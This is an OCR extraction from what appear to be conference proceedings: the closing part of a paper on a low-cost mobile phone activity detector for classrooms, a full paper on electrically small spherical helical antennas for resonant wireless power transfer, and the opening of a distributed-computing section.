


Figure 5. Output of the RF block for different frequencies in dependence of input field strength

well as for control of output power in RF power amplifiers. In Fig. 5 characteristic of the RF block in dependence of the input field strength is given. This block uses a cascade of eight amplifier/limiter cells, each having a nominal gain of 8 dB, which produces a total gain of 64 dB for amplification of the input RF signal [4]. At each amplifier output, a detector (rectifier) cell is used to convert the RF signal to baseband form. Output from this block is DC voltage proportional to strength of RF signal measured in dBm.

In order to increase sensitivity of the detector a half-wave monopole antenna has been implemented. Half-wave antenna is selected based on its simplicity and ease of implementation. In fact it is a single wire 8 cm long so it does not require a lot of place in the housing and has shown satisfactory results.

Since detected RF electromagnetic field has relatively small amplitude, an additional amplification stage had to be implemented. That is done in second block. In addition to amplifiers, a filtration stage is also implemented in this block in order to eliminate high frequency interferences that may occur. Output of this block is a DC signal ranging from 0 to 5V, proportional to the input RF field strength.

As it can be seen from Fig. 5 at output of the RF block there is DC offset voltage of approximately 0.5V. This offset voltage must be eliminated, otherwise we can come to the wrong conclusion about the RF radiation. In Fig. 6 is given circuit that eliminates DC offset voltage (operational amplifier U1) and amplifies signal (operational amplifier U2).

Fully adjusted signal is further taken to section for display of measured data. Since exact numerical data is not necessary and in order to provide fast and easy user readings, LM3914 chip is used to drive LED bar. The LM3914 is a monolithic integrated circuit that senses analog voltage levels and drives 10 LEDs, providing a linear analog display [5]. It is used in a bar graph mode. Current drive to the LEDs is regulated and




Figure 6. Circuit for elimination of DC offset voltage signal amplification




Figure 7. Internal schematic of the LM3914 LED bar graph driver

programmable, eliminating the need for resistors (Fig. 7). The circuit contains its own adjustable reference and accurate 10-step voltage divider. The input buffer drives 10 individual comparators referenced to the precision divider. Depending on input voltage level (field strength), LM3914 activates the appropriate number of LEDs.

V. POWER SUPPLY

Mobile phone detector power supply consists of two main blocks (Fig. 8): DC-DC converter block and LED indicator block. As a power source two AAA 1.5 V batteries are used.

A. DC-DC Converter Block

For this project MAX856 step-up DC-DC converter is used. It is a high-efficiency, CMOS switching regulator for small, low input voltage or battery-powered systems. MAX856 accepts a positive input voltage between 0.8V and 5V and converts it to a higher, pin-selectable output voltage of 3.3V or 5V (5V for this device). The MAX856 combines ultra-low quiescent supply current and high



Figure 8. Power supply block diagram

efficiency to give maximum battery life [6]. An internal MOSFET power transistor permits high switching frequencies. This benefit, combined with internally set peak inductor current limits, permits the use of small, low-cost inductors. The MAX856 series contains an on-chip comparator for low-battery detection. If the voltage at LBI pin falls below internal reference voltage (1.25V) of the regulator, LBO pin (an open drain output) sinks current to GND. The low-battery monitor threshold is set by simple voltage divider. In this implementation the threshold voltage is set to 2.3V.

VI. THE USE OF WIRELESS COMMUNICATION DETECTOR UD – 100

The device is primarily intended for using in the classrooms and amphitheaters in order to detect active mobile phones as the sources of a high-frequency magnetic field. In the following part the use of detector will be described under the assumption that we are in some classroom and that we are looking for an active mobile phone. When we enter the classroom, we put the device on the table and we turn on the switch on the left side. When we see that the red diode is turned on that is the sign that the device is working. On the basis of length of the classroom we adjust the device sensitivity. The device sensitivity is adjusted on the potentiometer. On the scale under the potentiometer there are marks: MIN-2-3-4-5-MAX. Distances that correspond to these marks are respectively 0.5m-1m-5m-10m-15m-30m. These values are not relevant because the radiation of a mobile phone depends on its distance from the base station. More it is distant from the base station, more it radiates.

The question arises: "How do we come exactly to the location of the mobile phone?"

Since all diodes are turned on that is the sign that one of the mobile phones in the classroom is active. Then we lower the detector sensitivity by adjusting the potentiometer to MIN. After that, we take the device in our hand and walk across the classroom. As we approach to an active mobile phone more diodes turn on. When we come to an active mobile phone all diodes will turn on and in this way we know the location of the searched mobile phone.

In the given description the assumption was that the mobile phone was searched for in the classroom, and of course the device can be used in other places for detection of other sources of high-frequency electromagnetic radiation

The answer on the question why it was decided to make a detector, and not a jammer or some similar device is following:

- Using jammer is not legal, because it is forbidden to block public frequencies.
- Jammers of great power have a bad influence on human organism because of their high level of radiation.
- Jammers are not reliable for many kinds of wireless communications which are not permitted (they only block narrow range of frequencies).
- Jammers have big dimensions and their transport is not simple in comparison to detector of this kind.
- Jammers are much more expensive.

VII. CONCLUSION

In spite of UD-100 low price and relatively simple design it represents reliable and flexible system with possibility of further development. High measurement sensitivity enables monitoring of bigger rooms such as amphitheater by using only the one detector UD-100. Device has been tested and shown good results. In city conditions we have detected mobile phone activity on distance of 20 m and with optical visibility up to 45 m which is enough for one conference room or amphitheater.

ACKNOWLEDGMENT

The authors gratefully acknowledge the funding provided by the Ministry of Education and Science of the Republic of Serbia under projects "Development of methods, sensors and systems for monitoring quality of water, air and soil", number III43008 and "Optoelectronic nanodimension systems – route towards applications", number III45003.

REFERENCES

[1] S . Campbell, "Perceptions of mobile phones in college classrooms: ringing, cheating, and classroom policies," Communication Education, vol. 55(3), pp. 280-294, 2006.

[2] V. Rajs, M. Olujić, M. Slankamenac, V. Milosavljević, M. Živanov, "Problem of High – Tech cheating with bugs," KSI Transactions on KNOWLEDGE SOCIETY, Vol. 3, pp. 172- 174, 2008.

[3] V. Milosavljević, V. Rajs, M. Slankamenac, M. Živanov, "Hardware system MD-100 for cellular phones activity and other HF electromagnetic field sources," INFOTEH 2007, Vol. 6, Ref. B-13, pp. 112-113, March 2007.

[4] V. Milosavljević, V. Rajs, M. Slankamenac, M. Živanov, "A system for detection a cellular phones activities and other HF electromagnetic field sources," Research people and actual tasks on multidisciplinary sciences, Lozenec, Bulgaria, Vol 2, pp. 291-293, June 2007.

[5] V. Rajs, V. Milosavljević, M. Slankamenac, M. Živanov, "Upgraded version of the detector for cellular phones activity," INFOTEH 2008, Jahorina, pp. 195- 197, March, 2008.

[6] M. Olujić, M. Slankamenac, V. Rajs, M. Živanov, "One Solution for Step-Up DC-DC Converter Based Power Supply for Mobile Phone Detector," KSI Transactions on KNOWLEDGE SOCIETY, Vol. 3, pp. 179- 181, 2008.

Investigation of electrically small monofilar spherical helical antenna used for mid-range wireless power transfer

M. Škiljo* and Z. Blažević*

* University of Split/ Faculty of Electrical Engineering, Mechanical Engineering and Naval Architecture, Split, Croatia
msekelja@fesb.hr

Abstract - This study is focused on electrically small monofilar spherical helical antenna for wireless power transfer (WPT) based on resonant coupling. WPT systems with different antenna geometry and loads at the receiving antenna are simulated and compared. The simulation results demonstrate some key WPT concepts including: the frequency splitting, critical coupling, impedance mismatch and the performance of electrically small antennas in WPT system design. By varying the spherical helical antenna geometry (diameter and number of turns) it is possible to achieve an efficient mid-range WPT at different frequencies. The antennas that best utilize the same physical volume achieve better power transfer efficiency over distance.

I. INTRODUCTION

First wireless power transfer (WPT) experiments were carried out by Tesla at the end of 19th century guided by the idea of providing the electricity "without wires" worldwide [1]. WPT system based on microwave radiation using highly directional antennas can deliver power to great distances with high efficiencies [2] but it requires uninterrupted line-of-sight and a sophisticated tracking and alignment equipment for mobile users. Alternatively, if omni-directional antenna is used to maintain mobility, a vast majority of energy is wasted due to decreasing power density with distance.

Today, when electrical wire grid delivers energy almost everywhere, we are faced with a different problem, a continual surge of wireless devices into our homes still tied to a number of charging wires. Recent advancements in WPT technologies for short and mid-range distances are offering a wide variety of applications and potential product implementation in RFID systems, charging consumer electronics and electronic vehicles (EVs) [3]. Inductive magnetic coupling WPT offers high efficiency over short range (tens of centimeters) while resonant magnetic coupling extends this range to mid-range distances (1-2 m) with same-frequency resonant devices interacting weakly with off-resonant objects in the surrounding environment.

Since Soljacic and his group demonstrated an efficient mid-range wireless power transfer using two resonant loop antennas in 2007 [4], there has been much interest among electromagnetic community for practical applications of the resonant magnetic coupling phenomenon [4 - 11]. The feasibility of WPT depends on power transfer efficiency estimated usually by a numerical or analytical method. A spherical mode theory is used to solve the electromagnetic interaction between two antennas in resonant coupling because antennas used for WPT are electrically small and generate predominantly the lowest order spherical modes [5]. Numerical approach can provide a good assessment of WPT key parameters [6] and demonstrate that some theoretical PTE boundaries can be realized [7]. Also, it is shown that a simple method based on equivalent circuit model and measurements of coupling coefficients can be useful tool for WPT system design without complex electromagnetic analysis [8].

Electrically small antennas can be represented as a lumped RLC circuit [12] thus making the calculation of antenna parameters and coupling coefficients simple and straightforward. It is shown that small antennas need to have high radiation efficiency in order to maximize the power transfer beyond the coupled mode region [5]. In order to improve the radiation efficiency folding concept can be used. Folded spherical and cylindrical helical antennas achieve very high radiation efficiency and low Q factor [7, 13].


In this paper, we will focus on monofilar spherical helical antenna design for resonant coupling based WPT. Section II presents the circuit models of electrically small antennas and a WPT system where some design issues are discussed. In section III numerical code is used to investigate the WPT system with spherical helical antennas and obtain the simulation results for power transfer efficiency (PTE) in the case of different antenna geometries and loads. The discussion of the results is given in Conclusion.

II. SIMPLIFIED EQUIVALENT LUMPED CIRCUIT MODEL


A. Circuit model of electrically small spherical helical antenna

The electrically small spherical helical antenna of N turns whose maximum dimension is less than 'radian length' ($\lambda/2\pi$) is considered, Fig. 1. There are various possibilities for wounding wire around a sphere, and the direction vector is given by:

$$\vec{l} = \vec{\theta} + \sin\theta \frac{d\varphi}{d\theta}\vec{\varphi}. \qquad (1)$$



a)



b)

Figure 1. a) Geometry of spherical coil and b) the equivalent circuit

The electromagnetic field of spherical antenna is solved analytically in [14] for a wide class of functions $\varphi = \varphi(\theta)$ in a form of the series of spherical wave functions using the Debye potentials. Here we examine the antenna with equidistant turns where (n = 0, m = –0.5 in eq. (4) from [14]):

$$\varphi = 2N\theta. \tag{2}$$

The following analysis was performed by Wheeler without using spherical vector wave functions (used by Chu [15], Mei [14] and others) based only on equivalent circuit model of the small antenna. His work has been verified analytically and experimentally [16, 17].

Inductance of spherical coil with equidistant turns in air surrounding medium with magnetic medium filling (μ_r) is given as [12]:

$$L = \frac{2\pi}{9}\mu_0 a N^2 \frac{3}{1+\frac{2}{\mu_r}} \tag{3}$$

where a is coil radius and N number of turns. For two identical coaxial coils in free space the mutual inductance is given by [12]:

$$M = \frac{2\pi}{9}\frac{\mu_0 a^4 N^2}{r^3}, \tag{4}$$

where r is the distance between centers of coils. If the coils are coplanar, the mutual inductance is ½ M. Small spherical helical antenna radiating spherical TE_{10} mode is represented as a series RLC circuit (Fig. 1 b)) because it behaves as a magnetic dipole whose stored magnetic energy is much greater than stored electric energy. Thus the series capacitor, used as a tuning element to bring the antenna to resonance, can be calculated from the resonant frequency:

$$\omega_0 = \frac{1}{\sqrt{LC}}. \tag{5}$$

It can be noted from (3) and (4) that the resonant frequency of spherical coil will be changed by some factor according to the change of radius and pitch angle. This will be examined in Section III.

Radiation resistance can be obtained from:

$$R = 20\left(\frac{2\pi\sqrt{A}}{\lambda}\right)^4 \tag{6}$$

where

$$A = \frac{2\pi}{\left(1+\frac{2}{\mu_r}\right)} r^2 N \tag{7}$$

It follows that Q factor is obtained as the ratio of the volume of 'radian' and physical sphere multiplied by the shape factor ($1 + 2/\mu_r$) [12]:

$$Q = \frac{\omega L}{R} = \frac{1}{(kr)^3}\left(1+\frac{2}{\mu_r}\right) == \frac{V_{radian\ sphere}}{V_{physical}}\left(1+\frac{2}{\mu_r}\right) \tag{8}$$

Wheeler was the first to show that as the physical antenna size decreases, the ratio of reactance to radiation resistance increases leading to high Q factor [12, 18]. Note that (8) means that different antennas enclosing the same minimum sphere will have different Q values depending on how their geometries utilize the same volume.

B. Circuit model of WPT system

The equivalent circuit of the WPT system with two resonant spherical helical antennas is depicted in Fig. 2. The left side of the equivalent circuit shows the transmitting antenna linked magnetically by mutual impedance M with receiving antenna on the right side. The resonant transmitting spherical antenna is modeled as an inductor with inductance L_{tx}, capacitance C_{rx} and radiation resistance R_{tx} (when using copper wire this resistance is higher due to additional ohmic losses). The receiving antenna is modeled in the same way and it is loaded with R_l.




Figure 2. The equivalent circuit of the WPT system




Figure 3. The coupling between two coaxial PEC spherical helical antennas with D = 10 cm and N = 3.8 turns

The most important factor in WPT system design is M as it varies with distance between resonators and it is directly related to coupling coefficient and power transfer efficiency. Based on coupling resonator theory [8-11], coupling coefficient k can be calculated as:

$$k = \frac{M}{\sqrt{L_{tx}L_{rx}}} = \frac{f_e^2 - f_o^2}{f_e^2 + f_o^2}, \tag{9}$$

where, assuming the lossless circuit elements, f_e and f_o are the even and odd mode resonant frequencies of two resonant spherical helical antennas, respectively. The phenomenon of coupling is illustrated in Fig. 3, where the results of simulations (see Sec. III.) are compared to the calculations by Wheeler formulas (3) and (4), and (9).

As the separation distance increases, the coupling between the resonators decreases as well as the frequency separation. When frequencies f_e and f_o converge to one, the system is at critical point $k_{critical}$ at which the mutual inductance becomes negligible and the antennas can be regarded to be independent of each other. The system is in over-coupled mode when $k > k_{critical}$ where almost constant high efficiency can be achieved at any distance (below the critical one) by selecting the accurate frequency, i.e. by tuning. The currents of two spherical antennas are of the same magnitude and almost in phase at f_o, while at higher mode frequency f_e they are out of phase. This is depicted in upper (f_e) and lower (f_o) diagrams in Fig. 3 where green line represents the current magnitude and the blue line its phase. When system is in under-coupled mode for $k < k_{critical}$, the power transfer to the load is decreasing with distance.

Impedance mismatch over short separation distance between transmitter and receiver is one of the key technical issues in WPT systems. The performance of WPT system can be greatly improved by compensation methods using adaptive frequency control circuit or tunable impedance matching circuit [11].

III. SPHERICAL HELICAL ANTENNA COUPLING

In this section, the simulation results of resonant WPT using spherical helical antennas with different geometry properties and loads are presented. The simulations are carried out using numerical software NEC and FEKO based on Method of Moments (MoM). By changing the separation distance (air gap) between two identical antennas we examine the power transfer efficiency which is calculated as the ratio of the power dissipated at the load of the receiving antenna and the power accepted into the transmitting antenna:

$$PTE = \frac{R_l |I_{rx}|^2 / 2}{R_{in} |I_{tx}|^2 / 2}, \tag{10}$$

where R_l is load resistance, R_{in} the input antenna resistance, I_{rx} the current at the load and I_{tx} is the current of the feed point of the transmitting antenna. Equivalently, PTE can be calculated from S-parameters obtained by simulation or measurements [6] as:

$$PTE = \frac{|s_{21}|^2}{1 - |s_{11}|^2} \tag{11}$$

Spherical helical antennas with different loads are examined and the results are shown in Fig. 4. The antennas are in coaxial configuration. The wire radius is r_w = 0.2 mm and it is perfectly conducting (as in all other

simulations if not specified otherwise), D = 10 cm and N = 3.8 turns.

The optimal load for maximum power transfer at resonant frequency of a standalone antenna in free space is calculated using Linville method [19] and utilized at each separation distance. When the load resistance is matched to the resistance of the standalone antenna in free space (the system is in resonance so the antenna input impedance is a pure resistance), the PTE is at its maximum in under-coupled region. Impedance mismatch due to the mutual inductance in over-coupled region (compensated by conjugate-matching in Linville method) lowered the PTE when utilizing fixed load. For practical purposes, a 50-Ω load is simulated for the case of PEC and copper wire with the same wire radius. The impedance mismatch between the antennas is the worst in the case of 50-Ω loading (except for small distances). PTE is even more decreased when using copper wire due to increased ohmic losses.

Considering geometry parameters, let us first examine the spherical helical antennas occupying the same physical sphere with diameter D = 15 cm, Fig. 5. The receiving antenna is loaded with 50-Ω resistance. With greater wire length (increasing number of turns N) the PTE vs. distance increases while the resonant frequency decreases. Maximum PTE at some distance d (m) can be achieved at 17.53 MHz. For the same physical volume the antennas with decreasing 'radian' sphere, achieve lower Q factor (see eq. (8)) and better PTE results. Also, it can be noticed that the resonant frequency changes proportionally to the decrement of number of turns, as $f_{01}/f_{02} \approx N_2/N_1$ (for the same sphere diameters) due to different coil inductances (see eq. (1)).




Figure 4. PTE of spherical helical antennas at f_0 = 193 MHz with D = 10 cm, N = 3.8 and different loads




Figure 5. PTE of spherical helical antennas enclosing the equal volumes, D = 15 cm and R_l = 50 Ω




Figure 6. PTE of spherical helical antennas enclosing the same 'radian' sphere in d (m) and d (λ)

Then, we observe the antennas that occupy the same 'radian' sphere. Fig. 6 shows the results of PTE vs. d (m) and d (λ) for N = 3.8 and $R_l = R_{infs}$. Using the spherical helical antennas with different diameters and the same number of turns, the resonant frequency can be calculated roughly from the dependence on coil's diameter, as $f_{01}/f_{02} \approx D_2/D_1$ (for the same number of turns). So, we can derive an approximate formula for calculating the resonant frequency of any spherical helical antenna if geometry properties (D and N) and resonant frequency of one spherical antenna are known:

$$f_{02} \approx f_{01} \frac{D_1 N_1}{D_2 N_2} \tag{12}$$

Higher power transfer over the physical antenna separation d (in meters) is achieved with physically larger antenna with longer wire and lower resonant frequency for both loads at the receiving antenna R_l = 50 Ω and $R_l = R_{infs}$. These results agree with Wheeler's conclusions that Q factor of electrically small antennas decreases when volume of the antenna increases (so it is possible to achieve higher PTE vs. d(m)). Also, similar conclusion can be drawn from simulation results in Fig. 5. The antennas which best utilize the same volume (those with higher number of turns) tend to have smaller Q, i.e. achieve better PTE results for d (m). Due to a better match antennas loaded with $R_l = R_{infs}$ achieve higher PTE for the gaps larger than 20 centimeters.

The resulting PTE vs. d (λ) is the same for both antennas when using the same 'radian' sphere. The overall PTE vs. d (λ) is higher and shows a slower decay when loading the antenna with $R_l = R_{infs}$. Also, it is important to note that the antennas occupying the same 'radian' sphere have the same radiation resistance depending only on antenna enclosing sphere in electrical dimension.

IV. CONCLUSION

WPT system with spherical helical antennas and different loads is analyzed using equivalent circuits and electromagnetic analysis. Different loads at the receiving antenna illustrated the matching problem as the key problem of the WPT systems. Also, the effect of geometry properties of spherical helical antenna on power transfer efficiency is investigated where approximate formula is found for calculation of spherical helical antenna resonant frequency if resonant characteristics of one antenna are known. Spherical helical antennas occupying the same physical and 'radian' volume are compared. Wheeler's conclusions on small antennas are confirmed in terms of power transfer efficiency.

The results show that the antennas that best utilize the same physical volume (with greater number of turns or longer wire length), achieve better power transfer efficiency over separation distance in meters. However, one must also consider that a longer wire means a higher antenna resistance that lowers the antenna efficiency and, consequently, the WPT performance.

REFERENCES

[1] N. Tesla, "Colorado Springs Notes 1899-1900", A. Marinčić, ed., Nolit, Beograd, Yugoslavia, 1978.

[2] W. C. Brown, "The history of power transmission by radio waves", IEEE Transactions on microwave theory and techniques, vol. 32, no. 9, pp. 1230-1242, September 1984.

[3] N. Shinohara, "Power without wires", IEEE Microwave magazine, vol. 12, no. 7, pp. S64-S73, December 2011.

[4] A. Kurs, A. Karalis, R. Moffatt, J. D. Joannopoulus, P. Fisher and M. Soljacic, "Wireless power transfer via strongly coupled magnetic resonances", Science, vol. 317, no. 5834, pp. 83-86, July 2007.

[5] J. Lee and S. Nam, "Fundamental aspects of near-field coupling small antennas for wireless power transfer", IEEE Transactions on antennas and propagation, vol. 58, no. 11, pp. 3442-3449, November 2010.

[6] Y. Kim and H. Ling, "Investigation of coupled mode behaviour of electrically small meander antennas", Electronic Letters, vol. 43, no. 23, pp. November 2007.

[7] I. J. Yoon and H. Ling, "Realizing efficient wireless power transfer using small folded cylindrical helix dipoles", IEEE Antennas and propagation electronic letters, vol. 9, pp. 846-849, 2010.

[8] H. S. Kim, D. H. Won and B. J. Jang, "Simple design method of wireless power system using 13.56 MHz loop antennas", IEEE International symposium on industrial electronics, pp. 1058- 1063, July 2010.

[9] A. P. Sample, D. T. Meyer and J. R. Smith, "Analysis, experimental results and range adaptation of magnetically coupled resonators for wireless power transfer", IEEE Transactions on industrial electronics, vol. 58, no. 2, pp. 544-554, February 2011.

[10] T. Imura, H. Okabe, T. Uchida, Y. Hori, "Study on open and short end helical antennas with capacitor in series of wireless power transfer using magnetic resonant couplings", Proceedings of IECON '09, pp. 3848-3853, November 2009.

[11] B. J. Jang, S. Lee, H. Yoon, "HF-band wireless power transfer system: concept, issues, and design", Progress in electromagnetics research, vol. 124, pp. 211-231, 2012.

[12] H. A. Wheeler, "The spherical coil as an inductor, shield, or antenna", Proceedings of IRE, vol. 46, no. 9, pp. 1595-1602, September 1958.

[13] S. Best, "The radiation properties of electrically small folded spherical helix antennas", IEEE Transactions on antennas and propagation, vol. 52, no. 4, pp. 953-960, April 2004.

[14] K. K. Mei, "Solutions to spherical anisotropic antennas", Antennas and propagation society international symposium, vol. 1, pp. 122-126, July 1963.

[15] L. J. Chu, "Physical limitations of omni-directional antennas", Journal of Applied Physics, vol. 19, pp. 1163-1175, December 1948.

[16] S. R. Best, "The performance properties of electrically small resonant multiple-arm folded wire antennas", IEEE Antennas and propagation magazine, vol. 47, no. 4, pp. 13-27, August 2005.

[17] H. L. Thal, "New radiation Q limits for spherical wire antennas", IEEE Transactions on antennas and propagation, vol. 54, no. 10, pp. 2757-2763, October 2006.

[18] J. Volakis, C. C. Chen and K. Fujimoto, "Small antennas: miniaturization techniques and applications", New York, McGraw-Hill, 2010.

[19] D. Rubin, "The Linville method of high frequency transistor amplifier design", Naval Weapons Center, Research Department, NWCCL TP 845, Corona Laboratories, Corona, California, March 1969.

DC-VIS

International Conference on

DISTRIBUTED COMPUTING AND VISUALIZATION SYSTEMS

Steering Committee

Chairs: Karolj Skala, Ruđer Bošković Institute, Zagreb, Croatia
Roman Trobec, Jožef Stefan Institute, Ljubljana, Slovenia

Members: Piotr Bala, N. Copernicus University, Toruń, Poland
Leo Budin, University of Zagreb, Croatia
Yike Guo, Imperial College London, UK
Ladislav Hluchý, Slovak Academy of Sciences, Bratislava, Slovakia
Peter Kacsuk, MTA SZTAKI, Budapest, Hungary
Aneta Karaivanova, Bulgarian Academy of Sciences, Sofia, Bulgaria
Charles Loomis, Paris-Sud University, Orsay Cedex, France
Luděk Matyska, Masaryk University, Brno, Czech Republic
Laszlo Szirmay-Kalos, Technical University of Budapest, Hungary
Tibor Vámos, Hungarian Academy of Sciences, Budapest, Hungary
Branka Zovko-Cihlar, University of Zagreb, Croatia

PAPERS

DISTRIBUTED COMPUTING

Green HPC: MPI vs. OpenMP on a shared memory system

Z. Krpic*, G. Martinovic* and I. Crnkovic**
* Faculty of Electrical Engineering, J. J. Strossmayer University of Osijek, Osijek, Croatia
** School of Innovation, Design and Engineering, Mälardalen University, Västerås, Sweden
zdravko.krpic@etfos.hr, goran.martinovic@etfos.hr, ivica.crnkovic@mdh.se

